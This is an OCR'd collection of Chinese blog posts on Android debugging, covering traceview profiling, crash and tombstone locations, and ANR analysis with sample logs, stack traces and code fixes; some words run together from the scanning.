
```
adb shell am profilecom.winstonwolfe.profiledemo start /sdcard/test.trace
```

点击 demo 上的开始按钮，列表加载完成后执行如下命令结束操作日志记录：

```
adb shell am profilecom.winstonwolfe.profiledemo stop
```

将生成的操作日志记录文件 test.trace 拷贝出来，通过执行 `traceview test.trace` 命令打开 traceview 工具对操作日志进行分析：

traceview 工具的具体使用这里不叙述。



Name	Incl Cpu Ti...	Incl Cpu Time	Excl Cpu Ti...	Excl Cpu Time	Incl Real T...	Incl Real Ti
0 (toplevel)	100.0%	2279.899	0.3%	6.367	100.0%	47810.2
1 android/os/Handler.dispatchMessage (Landroid/os/Messag	62.2%	1417.588	0.0%	0.816	4.7%	2241.9
2 android/os/Handler.handleCallback (Landroid/os/Message	60.5%	1379.295	0.0%	1.091	4.6%	2193.6
3 android/view/Choreographer$FrameDisplayEventReceiver.r	56.6%	1291.120	0.1%	1.711	4.2%	2031.1
4 android/view/Choreographer.doFrame (JI)V	56.5%	1288.596	0.2%	4.724	4.2%	2028.5
5 android/view/Choreographer.doCallbacks (IJ)V	56.2%	1280.463	0.3%	6.466	4.2%	2017.2
6 android/view/Choreographer$CallbackRecord.run (J)V	55.7%	1269.772	0.2%	4.647	4.2%	2005.9
7 android/view/ViewRootImpl$TraversalRunnable.run ()V	50.1%	1142.086	0.1%	1.886	3.8%	1806.9
8 android/view/ViewRootImpl.doTraversal ()V	50.0%	1139.260	0.1%	2.910	3.8%	1801.6
9 android/view/ViewRootImpl.performTraversals ()V	49.5%	1127.971	0.4%	8.756	3.7%	1790.3
10 java/lang/Thread.run ()V	34.7%	791.692	0.0%	0.009	5.2%	2469.3
11 com/winstonwolfe/profiledemo/MainActivity$myThread.ru	34.7%	791.683	0.0%	0.018	5.2%	2469.3
12 com/winstonwolfe/profiledemo/MainActivity.access$2 (L	34.7%	791.615	0.0%	0.007	5.2%	2469.2
13 com/winstonwolfe/profiledemo/MainActivity.getData ()V	34.7%	791.608	0.1%	1.267	5.2%	2469.2
14 com/winstonwolfe/profiledemo/MainActivity.getAppEntit	34.4%	784.347	0.2%	4.224	5.1%	2457.5
15 android/view/ViewRootImpl.performDraw ()V	30.8%	702.921	0.1%	2.935	2.3%	1100.7
16 android/view/ViewRootImpl.draw (Z)V	30.1%	686.263	0.3%	5.818	2.2%	1066.3
17 android/view/HardwareRenderer$GlRenderer.draw (Landro	29.5%	671.804	0.7%	15.641	2.2%	1049.8
18 android/view/View.getDisplayList ()Landroid/view/Disp	15.7%	357.544	0.4%	9.199	1.0%	492.1
19 android/view/View.getDisplayList (Landroid/view/Displ	15.6%	356.634	1.4%	31.075	1.0%	491.2
20 android/view/ViewRootImpl.performLayout ()V	15.3%	348.759	0.0%	0.045	1.0%	474.6
21 android/view/ViewGroup.layout (IIII)V	15.3%	348.682	0.0%	0.358	1.0%	474.7

http://blog.csdn.net/winstonwolfe/article/details/30994517

Android 上的 bug 定位（troubleshooting）

对于 android 上的 bug 定位的文档很少，因为应用程序千差万别的，出现的问题也不尽相同，不过也是有规律可循，大的方向定位是可以做到的，我们对应用程上的问题可以得到相关的信息。

首先，要对 Java 的 Throwable 比较熟悉，因为 Android 上的应用和服务都是 Java 的代码，它的 Error 和 Exception 都是沿用 Java 的，比如 Error 有 AssertionError，VirtualMachineError，OutOfMemoryError 和其他的 Error 类。Exception 有 RuntimeException 和 IOException，请参考相应的文档查询，Adb logcat 里面会把出现错误的 Error 或 Exception 打印出来。

分类 1， ***应用程序错误***， 什么样子的？大家如果用过 android 手机会碰到过 xxxx process 意外停止，Force close 的对话框弹出来。这一般都是应用程序错误。这个过程一般有 uncaughtException,crash（TAG,e），handleApplicationError，sendSingal(SIGQUIT),logThreadStacks 然后会在/data/anr/traces.txt 追加 process crash 信息。

举例：

```
11-04 08:55:37.114 W/AudioFlinger( 1032): write blocked for 55 msecs
11-04 08:55:37.334 W/dalvikvm( 1103): threadid=35: thread exiting with uncaught exception (group=0x2aadda08)
11-04 08:55:37.354 E/AndroidRuntime( 1103): Uncaught handler: thread WindowManagerPolicy exiting due to uncaug
ht exception
11-04 08:55:37.374 E/AndroidRuntime( 1103): *** EXCEPTION IN SYSTEM PROCESS.   System will crash.
11-04 08:55:37.394 I/global   ( 1566): Default buffer size used in BufferedReader constructor. It would be bett
er to be explicit if an 8k-char buffer is required.
11-04 08:55:37.464 E/AndroidRuntime( 1103): java.lang.NullPointerException
11-04 08:55:37.464 E/AndroidRuntime( 1103):   at android.graphics.Canvas.throwIfRecycled(Canvas.java:954)
11-04 08:55:37.464 E/AndroidRuntime( 1103):   at android.graphics.Canvas.drawBitmap(Canvas.java:980)
```

11-04 08:55:37.464 E/AndroidRuntime(1103): at com.android.internal.policy.impl.UnlockSliderView$AbstractViewState.drawCanalBmp(UnlockSliderView.java:851)
11-04 08:55:37.464 E/AndroidRuntime(1103): at com.android.internal.policy.impl.UnlockSliderView$AbstractViewState.drawSlideCanalBmp(UnlockSliderView.java:822)
11-04 08:55:37.464 E/AndroidRuntime(1103): at com.android.internal.policy.impl.UnlockSliderView$ViewStateSliding.drawSlideImage(UnlockSliderView.java:1798)
11-04 08:55:37.464 E/AndroidRuntime(1103): at com.android.internal.policy.impl.UnlockSliderView$ViewStateSliding.onDraw(UnlockSliderView.java:1766)
11-04 08:55:37.464 E/AndroidRuntime(1103): at com.android.internal.policy.impl.UnlockSliderView.onDraw(UnlockSliderView.java:507)

分类 2，*Java application Hang*， 当应用程序停止响应事件比如按键/Touch 的时候，会诸如如下流 程，

broadcastTimeout，appNotRespondingLocked(frameworks/base/services/java/com/android/server/am/ActivityManagerService.java)，sendSingal(SIGQUIT) (frameworks/base/core/java/android/os/Process.java),SingalCatcherThreadStart(dalvik/vm/SignalCatcher.c),logThreadStacks() (dalvik/vm/SignalCatcher.c)然后会在/data/anr/traces.txt 追加 process crash 信息。

举例：

11-04 15:02:00.795 I/dalvikvm(1270): processname:com.android.phone
11-04 15:02:00.795 I/dalvikvm(1270): crashstring:Java Crash/Hang (SIGQUIT)
11-04 15:02:00.795 I/dalvikvm(1270): crashlog:

其他的 android 错误，通常开发人员会用 Log.e 来甄别这些信息。

Dalvik/ Core Libraries 的错误

类似于 01-06 17:27:24.526: INFO/DEBUG(963): crashlog:

```
01-06 17:27:24.526: INFO/DEBUG(963): *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
01-06 17:27:24.526: INFO/DEBUG(963): Build fingerprint: 'xxxxbuild/test-
keys'
01-06 17:27:24.526: INFO/DEBUG(963): pid: 2539, tid: 2539   >>> /system/bin/vold <<<
01-06 17:27:24.526: INFO/DEBUG(963): signal 11 (SIGSEGV), fault addr 00000000
01-06 17:27:24.526: INFO/DEBUG(963):   r0 00000000   r1 00020000   r2 00000000   r3 80808080
01-06 17:27:24.526: INFO/DEBUG(963):   r4 00000000   r5 00000000   r6 beff7490   r7 000111cc
01-06 17:27:24.526: INFO/DEBUG(963):   r8 00000000   r9 00000000   10 00000000   fp 00000000
01-06 17:27:24.526: INFO/DEBUG(963):   ip 00000000   sp beff7468   lr 0000a6c1   pc afe0e1b8   cpsr 40000010
01-06 17:27:24.576: INFO/DEBUG(963):                    #00   pc 0000e1b8   /system/lib/libc.so
01-06 17:27:24.576: INFO/DEBUG(963):                    #01   pc 0000a6be   /system/bin/vold
01-06 17:27:24.576: INFO/DEBUG(963):                    #02   pc 0000a858   /system/bin/vold
01-06 17:27:24.576: INFO/DEBUG(963):                    #03   pc 0000a918   /system/bin/vold
01-06 17:27:24.586: INFO/DEBUG(963):                    #04   pc 000097b2   /system/bin/vold
01-06 17:27:24.586: INFO/DEBUG(963):                    #05   pc 0001fd7a   /system/lib/libc.so
01-06 17:27:24.586: INFO/DEBUG(963):                    #06   pc 0000bcd2   /system/lib/libc.so
01-06 17:27:24.586: INFO/DEBUG(963):                    #07   pc b000157e   /system/bin/linker
01-06 17:27:24.586: INFO/DEBUG(963): code:
01-06 17:27:24.586: INFO/DEBUG(963):   afe0e1a8
01-06 17:27:24.586: INFO/DEBUG(963):   e3120003
01-06 17:27:24.586: INFO/DEBUG(963):   e28cc001
```

。。。

具体调用过程__linker_init() (bionic/linker/linker.c) -> debugger_init() (bionic/linker/debugger.c)-> debugger_signal_handler()Called when a signal is received from Kernel, uses socket() to connect to The “android:debuggerd” socket, and write()s to the socket -> main()(system/core/debuggerd/debuggerd.c)The debuggerd daemon creates a socket server android:debuggerd and loops forever,waiting for some client to write into the socket -> handle_crashing_process()->engrave_tombstone() (system/core/debuggerd/debuggerd.c)Dump stack trace and registers in /data/tombstone/ folder 在/data/tombstone/会看到这些东西

kernel 错误：比较难定位，如果系统发生 crash 现象，可以开机之后取得最后一次的 kernel 日志来定位，可以在 /proc/last_kmsg 得到相关的东西来定位系统是不是 kernel 问题。在日志里面通常最后会有 Kernel panic 。。。。

Modem 的问题，这个跟平台有关系，比如 G1 是高通平台，如果发生在 Modem 的问题 crash 了，你可以到 /proc/last_amsslog 找到，发给高通解决。比如从/proc/last_kmsg 得到

05-29 09:09:02.409 <0>[54026.002654] Kernel panic - not syncing: Modem has crashed... 这样可以定位到 modem 的问题，找到/proc/last_amsslog 相关信息，不过这个是二进制文件的。

总结：如果是用户程序 Exception 或者 Dalvik Error Invoking Runtime 都会通过 AcitivityMangerService 发出 SIGQUIT 信号给 process，再调用 SignalCatcher.c 再 把 crashed process 信息放在/data/anr/traces.txt 里面。

如果是 SYSTEM process????或者通过 Log.e(TAG,str,trowable）会直接报告 exception 到 logcat 里面。

如果是 Dalvik Error, Invoking debuggerd/C code/LibC Error, 会调用 Tombstone，然后把信息打印到/data/tombstones 目录里面。

如果是 kernel 错误，会直接放到/proc/last_kmsg 文件（下次重启后会有）

如果是 Modem 错误，会直接有/proc/last_amass 文件出现（高通平台）。

http://blog.csdn.net/metalwood/article/details/5697785

Android ANR 分析

手机中 pull 处理 trace.txt

进去 data/anr 再 pull

一：什么是 ANR

ANR:Application Not Responding，即应用无响应

二：ANR 的类型

ANR 一般有三种类型：

1：KeyDispatchTimeout(5 seconds) --主要类型

按键或触摸事件在特定时间内无响应

2：BroadcastTimeout(10 seconds)

BroadcastReceiver 在特定时间内无法处理完成

3：ServiceTimeout(20 seconds) --小概率类型

Service 在特定的时间内无法处理完成

三：KeyDispatchTimeout

Akey or touch event was not dispatched within the specified time（按键或触摸事件在特定时间内无响应）

具体的超时时间的定义在 framework 下的

ActivityManagerService.java

//How long we wait until we timeout on key dispatching.

staticfinal int KEY_DISPATCHING_TIMEOUT = 5*1000

四：为什么会超时呢？

超时时间的计数一般是从按键分发给 app 开始。超时的原因一般有两种：

(1)当前的事件没有机会得到处理（即 UI 线程正在处理前一个事件，没有及时的完成或者 looper 被某种原因阻塞住了）

(2)当前的事件正在处理，但没有及时完成

五：如何避免 KeyDispatchTimeout

1：UI 线程尽量只做跟 UI 相关的工作

2：耗时的工作（比如数据库操作，I/O，连接网络或者别的有可能阻碍 UI 线程的操作）把它放入单独的线程处理

3：尽量用 Handler 来处理 UIthread 和别的 thread 之间的交互

六：UI 线程

说了那么多的 UI 线程，那么哪些属于 UI 线程呢？

UI 线程主要包括如下：

1.Activity:onCreate(), onResume(), onDestroy(), onKeyDown(),

onClick(),etc

2.AsyncTask: onPreExecute(), onProgressUpdate(),

onPostExecute(), onCancel,etc

3. Mainthread handler: handleMessage(), post*(runnable r), etc

4. other

七:如何去分析 ANR

先看个 LOG:

04-01 13:12:11.572 I/InputDispatcher(220): Application is not responding:Window{2b263310com.android.email/com.android.email.activity.SplitScreenActivitypaused=false}. 5009.8ms since event, 5009.5ms since waitstarted

04-0113:12:11.572 I/WindowManager(220): Input event dispatching timedout sending tocom.android.email/com.android.email.activity.SplitScreenActivity

04-01 13:12:14.123 I/**Process(220): Sending signal. PID: 21404 SIG: 3---**发生 ANR 的时间和生成 trace.txt 的时间

04-01 13:12:14.123 I/dalvikvm(21404):threadid=4: reacting to signal 3

……

04-0113:12:15.872 E/ActivityManager(220): ANR in

com.android.email(com.android.email/.activity.SplitScreenActivity)

04-0113:12:15.872 E/ActivityManager(220):

Reason:keyDispatchingTimedOut

04-0113:12:15.872 E/ActivityManager(220): Load: 8.68 / 8.37 / 8.53

04-0113:12:15.872 E/ActivityManager(220): CPUusage from 4361ms to 699ms ago ----CPU 在 ANR 发生前的使用情况

04-0113:12:15.872 E/ActivityManager(220): 5.5%21404/com.android.email: 1.3% user + 4.1% kernel / faults:

10 minor

04-0113:12:15.872 E/ActivityManager(220): 4.3%220/system_server: 2.7% user + 1.5% kernel / faults: 11

minor 2 major

04-0113:12:15.872 E/ActivityManager(220): 0.9%52/spi_qsd.0: 0% user + 0.9% kernel

04-0113:12:15.872 E/ActivityManager(220): 0.5%65/irq/170-cyttsp-: 0% user + 0.5% kernel

04-0113:12:15.872 E/ActivityManager(220): 0.5%296/com.android.systemui: 0.5% user + 0% kernel

04-0113:12:15.872 E/ActivityManager(220): 100%TOTAL: 4.8% user + 7.6% kernel + 87% iowait

04-0113:12:15.872 E/ActivityManager(220): **CPUusage from 3697ms to 4223ms later:--** ANR 后 CPU 的使用量

04-0113:12:15.872 E/ActivityManager(220): 25%21404/com.android.email: 25% user + 0% kernel / faults: 191 minor

04-0113:12:15.872 E/ActivityManager(220): 16% 21603/__eas(par.hakan: 16% user + 0% kernel

04-0113:12:15.872 E/ActivityManager(220): 7.2% 21406/GC: 7.2% user + 0% kernel

04-0113:12:15.872 E/ActivityManager(220): 1.8% 21409/Compiler: 1.8% user + 0% kernel

04-0113:12:15.872 E/ActivityManager(220): 5.5%220/system_server: 0% user + 5.5% kernel / faults: 1 minor

04-0113:12:15.872 E/ActivityManager(220): 5.5% 263/InputDispatcher: 0% user + 5.5% kernel

04-0113:12:15.872 E/ActivityManager(220): 32%TOTAL: 28% user + 3.7% kernel

从 LOG 可以看出 ANR 的类型，CPU 的使用情况，如果 CPU 使用量接近 100%，说明当前设备很忙，有可能是 CPU 饥饿导致了 ANR
如果 CPU 使用量很少，说明主线程被 BLOCK 了
如果 IOwait 很高，说明 ANR 有可能是主线程在进行 I/O 操作造成的
除了看 LOG，解决 ANR 还得需要 trace.txt 文件，
如何获取呢？可以用如下命令获取

```
$chmod 777 /data/anr
$rm /data/anr/traces.txt
$ps
$kill -3 PID
adbpull data/anr/traces.txt ./mytraces.txt
```

从 trace.txt 文件，看到最多的是如下的信息：

```
-----pid 21404 at 2011-04-01 13:12:14 -----
Cmdline: com.android.email

DALVIK THREADS:
(mutexes: tll=0tsl=0 tscl=0 ghl=0 hwl=0 hwll=0)
"main" prio=5 tid=1NATIVE
  | group="main" sCount=1 dsCount=0obj=0x2aad2248 self=0xcf70
  | sysTid=21404 nice=0 sched=0/0cgrp=[fopen-error:2]
handle=1876218976
```

atandroid.os.MessageQueue.nativePollOnce(Native Method)

atandroid.os.MessageQueue.next(MessageQueue.java:119)

atandroid.os.Looper.loop(Looper.java:110)

at android.app.ActivityThread.main(ActivityThread.java:3688)

at java.lang.reflect.Method.invokeNative(Native Method)

atjava.lang.reflect.Method.invoke(Method.java:507)

atcom.android.internal.os.ZygoteInit$MethodAndArgsCaller.run(ZygoteInit.java:866)

at

com.android.internal.os.ZygoteInit.main(ZygoteInit.java:624)

at dalvik.system.NativeStart.main(Native Method)

说明主线程在等待下条消息进入消息队列

八：Thread 状态

ThreadState (defined at “dalvik/vm/thread.h “)

THREAD_**UNDEFINED** = -1, /* makes enum compatible with int32_t */

THREAD_**ZOMBIE** = 0, /* TERMINATED */

THREAD_**RUNNING** = 1, /* RUNNABLE or running now */

THREAD_**TIMED_WAIT** = 2, /* TIMED_WAITING in Object.wait() */

THREAD_**MONITOR** = 3, /* BLOCKED on a monitor */

THREAD_**WAIT** = 4, /* WAITING in Object.wait() */

THREAD_**INITIALIZING**= 5, /* allocated, not yet running */

THREAD_**STARTING** = 6, /* started, not yet on thread list */

THREAD_**NATIVE** = 7, /* off in a JNI native method */

THREAD_**VMWAIT** = 8, /* waiting on a VM resource */

THREAD_**SUSPENDED** = 9, /* suspended, usually by GC or debugger

*/

九：如何调查并解决 **ANR**

1：首先分析 log

2: 从 **trace.txt** 文件查看调用 **stack.**

3: 看代码

4：仔细查看 ANR 的成因（iowait?block?memoryleak?）

十：案例

案例 1：关键词:ContentResolver in AsyncTask onPostExecute, high iowait

Process:com.android.email
Activity:com.android.email/.activity.MessageView
Subject:keyDispatchingTimedOut
CPU usage from 2550ms to -2814ms ago:
5%187/system_server: 3.5% user + 1.4% kernel / faults: 86 minor 20major
4.4% 1134/com.android.email: 0.7% user + 3.7% kernel /faults: 38 minor 19 major
4% 372/com.android.eventstream: 0.7%user + 3.3% kernel / faults: 6 minor
1.1% 272/com.android.phone:0.9% user + 0.1% kernel / faults: 33 minor
0.9%252/com.android.systemui: 0.9% user + 0% kernel
0%409/com.android.eventstream.telephonyplugin: 0% user + 0% kernel /faults: 2 minor

0.1% 632/com.android.devicemonitor: 0.1% user + 0%kernel
100%TOTAL: 6.9% user + 8.2% kernel +84%iowait

-----pid 1134 at 2010-12-17 17:46:51 -----
Cmd line:com.android.email

DALVIK THREADS:
(mutexes: tll=0 tsl=0tscl=0 ghl=0 hwl=0 hwll=0)
"main" prio=5 tid=1 WAIT
|group="main" sCount=1 dsCount=0 obj=0x2aaca180self=0xcf20
| sysTid=1134 nice=0 sched=0/0 cgrp=[fopen-error:2]handle=1876218976
at java.lang.Object.wait(Native Method)
-waiting on <0x2aaca218> (a java.lang.VMThread)
atjava.lang.Thread.parkFor(Thread.java:1424)
atjava.lang.LangAccessImpl.parkFor(LangAccessImpl.java:48)
atsun.misc.Unsafe.park(Unsafe.java:337)
atjava.util.concurrent.locks.LockSupport.park(LockSupport.java:157)
atjava.util.concurrent.locks.AbstractQueuedSynchronizer.parkAndCheckInterrupt(AbstractQueuedSynchronizer.java:808)
atjava.util.concurrent.locks.AbstractQueuedSynchronizer.acquireQueued(AbstractQueuedSynchronizer.java:841)
atjava.util.concurrent.locks.AbstractQueuedSynchronizer.acquire(AbstractQueuedSynchronizer.java:1171)
atjava.util.concurrent.locks.ReentrantLock$FairSync.lock(ReentrantLock.java:200)
atjava.util.concurrent.locks.ReentrantLock.lock(ReentrantLock.java:261)

atandroid.database.sqlite.SQLiteDatabase.lock(SQLiteDatabase.java:378)
atandroid.database.sqlite.SQLiteCursor.<init>(SQLiteCursor.java:222)
atandroid.database.sqlite.SQLiteDirectCursorDriver.query(SQLiteDirectCursorDriver.java:53)
atandroid.database.sqlite.SQLiteDatabase.rawQueryWithFactory(SQLiteDatabase.java:1356)
atandroid.database.sqlite.SQLiteDatabase.queryWithFactory(SQLiteDatabase.java:1235)
atandroid.database.sqlite.SQLiteDatabase.query(SQLiteDatabase.java:1189)
atandroid.database.sqlite.SQLiteDatabase.query(SQLiteDatabase.java:1271)
atcom.android.email.provider.EmailProvider.query(EmailProvider.java:1098)
atandroid.content.ContentProvider$Transport.query(ContentProvider.java:187)
atandroid.content.**ContentResolver.query**(ContentResolver.java:268)
atcom.android.email.provider.EmailContent$Message.restoreMessageWithId(EmailContent.java:648)
atcom.android.email.Controller.setMessageRead(Controller.java:658)
atcom.android.email.activity.MessageView.onMarkAsRead(MessageView.java:700)
atcom.android.email.activity.MessageView.access$2500(MessageView.java:98)
at**com.android.email.activity.MessageView$LoadBodyTask.onPostExecute**(MessageView.java:1290)
atcom.android.email.activity.MessageView$LoadBodyTask.onPostExecute(MessageView.java:1255)
atandroid.os.AsyncTask.finish(AsyncTask.java:417)
atandroid.os.AsyncTask.access$300(AsyncTask.java:127)
at**android.os.AsyncTask$InternalHandler.handleMessage**(AsyncTask.java:429)
atandroid.os.Handler.dispatchMessage(Handler.java:99)
atandroid.os.Looper.loop(Looper.java:123)
atandroid.app.ActivityThread.main(ActivityThread.java:3652)
atjava.lang.reflect.Method.invokeNative(Native Method)

atjava.lang.reflect.Method.invoke(Method.java:507)
atcom.android.internal.os.ZygoteIn

原因：IOWait 很高，说明当前系统在忙于 I/O，因此数据库操作被阻塞

原来：

```
final Message message=Message.restoreMessageWithId(mProviderContext,messageId);
if(message==null){
    return;
}

Account account=Account.restoreAccountWithId(mProviderContext,message.mAccountKey);

if(account==null){
    return;//isMessagingController returns false for null, but let's make itclear.
}

if(isMessagingController(account)){
    new Thread(){
        @Override
        public void run(){
            mLegacyController.processPendingActions(message.mAccountKey);
        }
    }.start();
}
```

解决后：

```
newThread() {
    finalMessagemessage=Message.restoreMessageWithId(mProviderContext,messageId);

    if(message==null){
        return;
    }

    Accountaccount=Account.restoreAccountWithId(mProviderContext,message.mAccountKey);

    if(account==null){
      return;//isMessagingController returns false for null, but let's make itclear.
    }

    if(isMessagingController(account)) {
        mLegacyController.processPendingActions(message.mAccountKey);
    }
}.start();
```

关于 **AsyncTask:http://developer.android.com/reference/android/os/AsyncTask.html**

案例 2：关键词:在 UI 线程进行网络数据的读写

ANRin process: com.android.mediascape:PhotoViewer (last incom.android.mediascape:PhotoViewer)
Annotation:keyDispatchingTimedOut
CPU usage:
Load: 6.74 / 6.89 / 6.12
CPUusage from 8254ms to 3224ms ago:
ovider.webmedia: 4% = 4% user +0% kernel / faults: 68 minor
system_server: 2% = 1% user + 0%kernel / faults: 18 minor
re-initialized>: 0% = 0% user + 0%kernel / faults: 50 minor
events/0: 0% = 0% user + 0%kernel
TOTAL:7% = 6% user + 1% kernel

DALVIKTHREADS:
""main"" prio=5 tid=3 NATIVE
|group=""main"" sCount=1 dsCount=0 s=Yobj=0x4001b240 self=0xbda8
| sysTid=2579 nice=0 sched=0/0cgrp=unknown handle=-1343993184
atorg.apache.harmony.luni.platform.OSNetworkSystem.receiveStreamImpl(NativeMethod)
atorg.apache.harmony.luni.platform.**OSNetworkSystem.receiveStream**(OSNetworkSystem.java:478)
atorg.apache.harmony.luni.net.PlainSocketImpl.read(PlainSocketImpl.java:565)
atorg.apache.harmony.luni.net.SocketInputStream.read(SocketInputStream.java:87)

atorg.apache.harmony.luni.internal.net.www.protocol.http.HttpURLConnection$LimitedInputStream.read(HttpURLConnection.java:303)
atjava.io.InputStream.read(InputStream.java:133)
atjava.io.BufferedInputStream.fillbuf(BufferedInputStream.java:157)
atjava.io.BufferedInputStream.read(BufferedInputStream.java:346)
atandroid.graphics.BitmapFactory.nativeDecodeStream(Native Method)
atandroid.graphics.**BitmapFactory.decodeStream**(BitmapFactory.java:459)
atcom.android.mediascape.activity.PhotoViewerActivity.**getPreviewImage**(PhotoViewerActivity.java:4465)
atcom.android.mediascape.activity.PhotoViewerActivity.**dispPreview**(PhotoViewerActivity.java:4406)
atcom.android.mediascape.activity.PhotoViewerActivity.access$6500(PhotoViewerActivity.java:125)
at**com.android.mediascape.activity.PhotoViewerActivity$33$1.run**(PhotoViewerActivity.java:4558)
atandroid.os.Handler.handleCallback(Handler.java:587)
atandroid.os.Handler.dispatchMessage(Handler.java:92)
atandroid.os.Looper.loop(Looper.java:123)
atandroid.app.ActivityThread.main(ActivityThread.java:4370)
atjava.lang.reflect.Method.invokeNative(Native Method)
atjava.lang.reflect.Method.invoke(Method.java:521)
atcom.android.internal.os.ZygoteInit$MethodAndArgsCaller.run(ZygoteInit.java:868)
atcom.android.internal.os.ZygoteInit.main(ZygoteInit.java:626)
atdalvik.system.NativeStart.main(Native Method)

关于网络连接，在设计的时候可以设置个 timeout 的时间或者放入独立的线程来处理。

关于 Handler 的问题，可以参考：**http://developer.android.com/reference/android/os/Handler.html**

案例 3：

关键词：Memoryleak/Thread leak

11-1621:41:42.560 I/ActivityManager(1190): ANR in process:android.process.acore (last in android.process.acore)
11-1621:41:42.560 I/ActivityManager(1190): Annotation:keyDispatchingTimedOut
11-16 21:41:42.560 I/ActivityManager(1190): CPU usage:
11-16 21:41:42.560 I/ActivityManager(1190):Load: 11.5 / 11.1 / 11.09
11-16 21:41:42.560 I/ActivityManager(1190): CPU usage from 9046ms to 4018ms ago:
11-16 21:41:42.560I/ActivityManager(1190): **d.process.acore:98%**= 97% user + 0% kernel / faults: 1134 minor
11-16 21:41:42.560I/ActivityManager(1190): system_server: 0% = 0% user + 0% kernel /faults: 1 minor
11-16 21:41:42.560 I/ActivityManager(1190): adbd:0% = 0% user + 0% kernel
11-16 21:41:42.560 I/ActivityManager(1190): logcat: 0% = 0% user + 0% kernel
11-16 21:41:42.560I/ActivityManager(1190): **TOTAL:100% = 98% user + 1% kernel**

Cmdline: android.process.acore

DALVIK THREADS:
"main"prio=5 tid=3 **VMWAIT**

|group="main" sCount=1 dsCount=0 s=N obj=0x40026240self=0xbda8

| sysTid=1815 nice=0 sched=0/0 cgrp=unknownhandle=-1344001376

atdalvik.system.**VMRuntime.trackExternalAllocation**(NativeMethod)

atandroid.graphics.Bitmap.nativeCreate(Native Method)

atandroid.graphics.**Bitmap.createBitmap**(Bitmap.java:468)

atandroid.view.View.buildDrawingCache(View.java:6324)

atandroid.view.View.getDrawingCache(View.java:6178)

atandroid.view.ViewGroup.drawChild(ViewGroup.java:1541)

……

atcom.android.internal.policy.impl.PhoneWindow$DecorView.draw(PhoneWindow.java:1830)

atandroid.view.ViewRoot.draw(ViewRoot.java:1349)

atandroid.view.ViewRoot.performTraversals(ViewRoot.java:1114)

atandroid.view.ViewRoot.handleMessage(ViewRoot.java:1633)

atandroid.os.Handler.dispatchMessage(Handler.java:99)

atandroid.os.Looper.loop(Looper.java:123)

atandroid.app.ActivityThread.main(ActivityThread.java:4370)

atjava.lang.reflect.Method.invokeNative(Native Method)

atjava.lang.reflect.Method.invoke(Method.java:521)

atcom.android.internal.os.ZygoteInit$MethodAndArgsCaller.run(ZygoteInit.java:868)

atcom.android.internal.os.ZygoteInit.main(ZygoteInit.java:626)

atdalvik.system.NativeStart.main(Native Method)

"Thread-408"prio=5 tid=329 WAIT
|group="main" sCount=1 dsCount=0 s=N obj=0x46910d40self=0xcd0548
| sysTid=10602 nice=0 sched=0/0 cgrp=unknownhandle=15470792
at java.lang.Object.wait(Native Method)
-waiting on <0x468cd420> (a java.lang.Object)
atjava.lang.Object.wait(Object.java:288)
atcom.android.dialer.CallLogContentHelper$UiUpdaterExecutor$1.run(CallLogContentHelper.java:289)
atjava.lang.Thread.run(Thread.java:1096)

分析：

atdalvik.system.**VMRuntime.trackExternalAllocation**(NativeMethod)内存不足导致 block 在创建 bitmap 上

**MEMINFO in pid 1360 [android.process.acore] **
native dalvik other total
size: 17036 **23111** N/A 40147
allocated: 16484 20675 N/A 37159
free: 296 2436 N/A 2732

解决：如果机器的内存族，可以修改虚拟机的内存为 36M 或更大，不过最好是复查代码，查看哪些内存没有释放
http://blog.csdn.net/tankai19880619/article/details/19190421

12 种你不得不知的 Android 调试方式

1. 查看当前堆栈

1）功能：在程序中加入代码，使可以在 logcat 中看到打印出的当前函数调用关系

2）方法：

```
new Exception(“print trace”).printStackTrace();
```

2. MethodTracing

